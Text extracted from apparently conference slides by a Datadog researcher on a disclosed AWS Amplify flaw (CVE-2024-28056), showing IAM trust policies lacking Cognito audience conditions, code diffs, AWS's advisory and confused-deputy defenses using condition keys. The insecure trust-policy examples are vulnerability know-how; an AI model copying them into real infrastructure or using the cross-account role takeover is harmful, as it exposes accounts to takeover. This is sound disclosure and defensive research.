
```
1  {
2    "dev": {
3      "awscloudformation": {
4        "AuthRoleName": "amplify-livetranslation-dev-165918-authRole",
5        "UnauthRoleArn": "arn:aws:iam::09830555551:role/amplify-livetranslation-dev-165918-unauthRole",
6        "AuthRoleArn": "arn:aws:iam::09830555551:role/amplify-livetranslation-dev-165918-authRole",
7        "Region": "us-west-2",
```

A red box highlights the "team-provider-info.json" file path in the breadcrumb navigation and the JSON code block where the IAM role ARNs are listed.

# It was AWS Amplify!




# How Amplify Works





# The Amplify CLI is open source



The screenshot shows the GitHub repository page for `amplify-cli`. The repository is public and has 135 watchers, 816 forks, and 2.8k stars. It features 771 branches and 35,625 tags. The code tab is selected. A list of recent commits is displayed, including:

- sobolk fix: skip types in current cloud backend (#13803) 81ce57a · 3 days ago 6,739 Commits
- .circleci chore: bump API, Codegen plugin dependencies (#13... 4 months ago
- .github chore: a more polite closed issue message (#13554) 3 months ago
- .husky ci: rc, release, tagged rc, hotfix workflows (#12918) last year
- .vscode chore: prettier optimization (#12869) last year
- .yarn chore: yarn modern (3.5.0) migration feature branch (...) last year
- artifacts chore: format codebase (#12020) last year
- codebuild\_specs chore: reduce active polling in code build workflows (...) 3 weeks ago
- express chore: format codebase (#12020) last year

The repository page also includes sections for About, notifications, api, graphql, cli, aws, web-development, authentication, aws-lambda, serverless, analytics, storage, lambda-functions, fullstack, predictions, mobile-development, aws-amplify, aws-appsync, aws-fargate, and serverless-containers.

# Variant two was introduced July 3, 2018



```
"AuthRole": {  
    "Type": "AWS::IAM::Role",  
    "Properties": {  
        "RoleName": {"Ref": "AuthRoleName"},  
        "AssumeRolePolicyDocument": {  
            "Version": "2012-10-17",  
            "Statement": [  
                {  
                    "Sid": "",  
                    "Effect": "Allow",  
                    "Principal": {  
                        "Federated": "cognito-identity.amazonaws.com"  
                    },  
                    "Action": "sts:AssumeRoleWithWebIdentity",  
                    "Condition": {  
                        "ForAnyValue:StringLike": {  
                            "cognito-identity.amazonaws.com:amr": "authenticated"  
                        }  
                    }  
                }  
            ]  
        }  
    }  
},
```

Reference: <https://github.com/aws-amplify/amplify-cli/blob/3ee001138487d07fd175a19832fc554b6728fd5c/packages/amplify-provider-awscloudformation/lib/rootStackTemplate.json>

# Amplify Vuln Timeline

**July 3, 2018**

Variant 2 was introduced to the Amplify CLI/Studio



# Amplify Vuln Timeline

**July 3, 2018**

Variant 2 was introduced to the Amplify CLI/Studio

**August 8, 2019**

Variant 2 was fixed (kinda)

```
@@ -33,16 +33,11 @@  
          "Statement": [  
              {  
                  "Sid": "",  
                  "Effect": "Allow",  
-                 "Effect": "Deny",  
                  "Principal": {  
                      "Federated": "cognito-identity.amazonaws.com"  
                  },  
                  "Action": "sts:AssumeRoleWithWebIdentity",  
                  "Condition": {  
                      "ForAnyValue:StringLike": {  
                          "cognito-identity.amazonaws.com:amr": "authenticated"  
                      }  
                  }  
+                 "Action": "sts:AssumeRoleWithWebIdentity"  
              }  
          ]  
      }  
  }  
}
```

# Amplify Vuln Timeline

**July 3, 2018**

Variant 2 was introduced to the Amplify CLI/Studio

**July 22, 2020**

Variant 1 was introduced to the Amplify CLI/Studio

**August 8, 2019**

Variant 2 was fixed (**kinda**)

```
[ ... snip ... ]
let authParamsJson = {
  'Version': '2012-10-17',
  'Statement': [
    {
      'Effect': 'Allow',
      'Principal': {
        'Federated': 'cognito-identity.amazonaws.com'
      },
      'Action': 'sts:AssumeRoleWithWebIdentity',
      'Condition': {
        'StringEquals': {
          'cognito-identity.amazonaws.com:aud': idpId
        },
        'ForAnyValue:StringLike': {
          'cognito-identity.amazonaws.com:amr': 'authenticated'
        }
      }
    }
  ];
[ ... snip ... ]
if (event.RequestType = 'Delete') {
  delete authParamsJson.Statement[0].Condition;
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

```
[ ... snip ... ]  
let authParamsJson = {  
  'Version': '2012-10-17',  
  'Statement': [  
    {  
      'Effect': 'Allow',  
      'Principal': {  
        'Federated': 'cognito-identity.amazonaws.com'  
      },  
      'Action': 'sts:AssumeRoleWithWebIdentity',  
      'Condition': {  
        'StringEquals': {  
          'cognito-identity.amazonaws.com:aud': idpId  
        },  
        'ForAnyValue:StringLike': {  
          'cognito-identity.amazonaws.com:amr': 'authenticated'  
        }  
      }  
    }  
  ],  
  [ ... snip ... ]  
  if (event.RequestType === 'Delete') {  
    delete authParamsJson.Statement[0].Condition;  
    let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};  
  }
```

```
[ ... snip ... ]  
let authParamsJson = {  
  'Version': '2012-10-17',  
  'Statement': [  
    {  
      'Effect': 'Allow',  
      'Principal': {  
        'Federated': 'cognito-identity.amazonaws.com'  
      },  
      'Action': 'sts:AssumeRoleWithWebIdentity',  
    }  
  ]};  
[ ... snip ... ]  
if (event.RequestType === 'Delete') {  
  delete authParamsJson.Statement[0].Condition;  
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

# Amplify Vuln Timeline

**July 3, 2018**

Variant 2 was introduced to the Amplify CLI/Studio


**July 22, 2020**

Variant 1 was introduced to the Amplify CLI/Studio

**August 8, 2019**

Variant 2 was fixed (kinda)

# Amplify Vuln Timeline



# More Resources:

## CVE-2024-28056

Publication Date: 2024/04/15 07:00 AM PST

AWS is aware of CVE-2024-28056, which affects Amplify CLI versions prior to 12.10.1 and Amplify Studio, which uses Amplify CLI. We released a fix to Amplify CLI on January 10, 2024 that also fixed Amplify Studio, and recommend customers upgrade to Amplify CLI 12.10.1 or higher to address this issue. We have proactively communicated with the customers using affected versions.

AWS has taken two additional steps to protect customers using Amplify from unintentional misconfigurations. First, AWS added a mitigation to the AWS Security Token Service (STS) where attempts to make a cross-account role assumption with a trust policy referencing Amazon Cognito as the trusted principal, without conditions to scope down access to specific Amazon Cognito Identity Pools using the aud claim, will fail. As a result, cross-account access will no longer be possible with policies created by earlier unpatched versions of Amplify. Second, AWS added a mitigation to the AWS Identity and Access Management (IAM) control plane such that any attempt to create a role trust policy that references Amazon Cognito as the trusted principal, without adding conditions restricting access, will fail.

We would like to thank Datadog for responsibly disclosing this issue to AWS.

Please email [aws-security@amazon.com](mailto:aws-security@amazon.com) with any security questions or concerns.



The screenshot shows the Datadog Security Labs website. The header includes the Datadog logo, the text "DATADOG Security Labs", and navigation links for "ARTICLES", "CLOUD SECURITY ATLAS", and "ABOUT". Below the header, there's a "RESEARCH" section with the title "Amplified exposure: How AWS flaws made Amplify IAM roles vulnerable to takeover" dated April 15, 2024. The article is categorized under "AWS" and "VULNERABILITY DISCLOSURE". Social sharing icons for Twitter and Reddit are at the bottom.

DATADOG Security Labs

ARTICLES CLOUD SECURITY ATLAS ABOUT

RESEARCH

## Amplified exposure: How AWS flaws made Amplify IAM roles vulnerable to takeover

April 15, 2024

AWS VULNERABILITY DISCLOSURE

# What we can do to prevent cross-tenant attacks

# Condition Keys

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "Service": "ec2.amazonaws.com"  
      },  
      "Action": "sts:AssumeRole",  
      "Condition": {  
        "StringEquals": {  
          "aws:SourceAccount": "111111111111"  
        }  
      }  
    }  
  ]  
}
```

aws:SourceArn


aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths

# Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222



AWS AppSync API


Victim Account: 111111111111



AWS  
IAM Role




RDS  
Database



S3 Buckets


etc.

AssumeRole



# Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222




AWS AppSync API

Victim Account: 111111111111

```
"Condition": {  
    "StringEquals": {  
        "aws:SourceAccount": "111111111111"  
    }  
}
```



AWS  
IAM Role



S3 Buckets

AssumeRole

AWS AppSync  
Service

# Condition Keys

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "Service": "ec2.amazonaws.com"  
      },  
      "Action": "sts:AssumeRole",  
      "Condition": {  
        "StringEquals": {  
          "aws:SourceAccount": "111111111111"  
        }  
      }  
    }  
  ]  
}
```


aws:SourceArn

aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths

# Summary



Confused deputy attacks can weaponize cloud services against us



Audit roles using AssumeRoleWithWebIdentity




We can defend against confused deputy attacks with conditions



# Nick Fritchette

Staff Security Researcher  
Datadog

# Thank you!



@Fritchette\_n



@frichetten@fosstodon.org

More research at  
[securitylabs.datadoghq.com](https://securitylabs.datadoghq.com)



DATADOG 95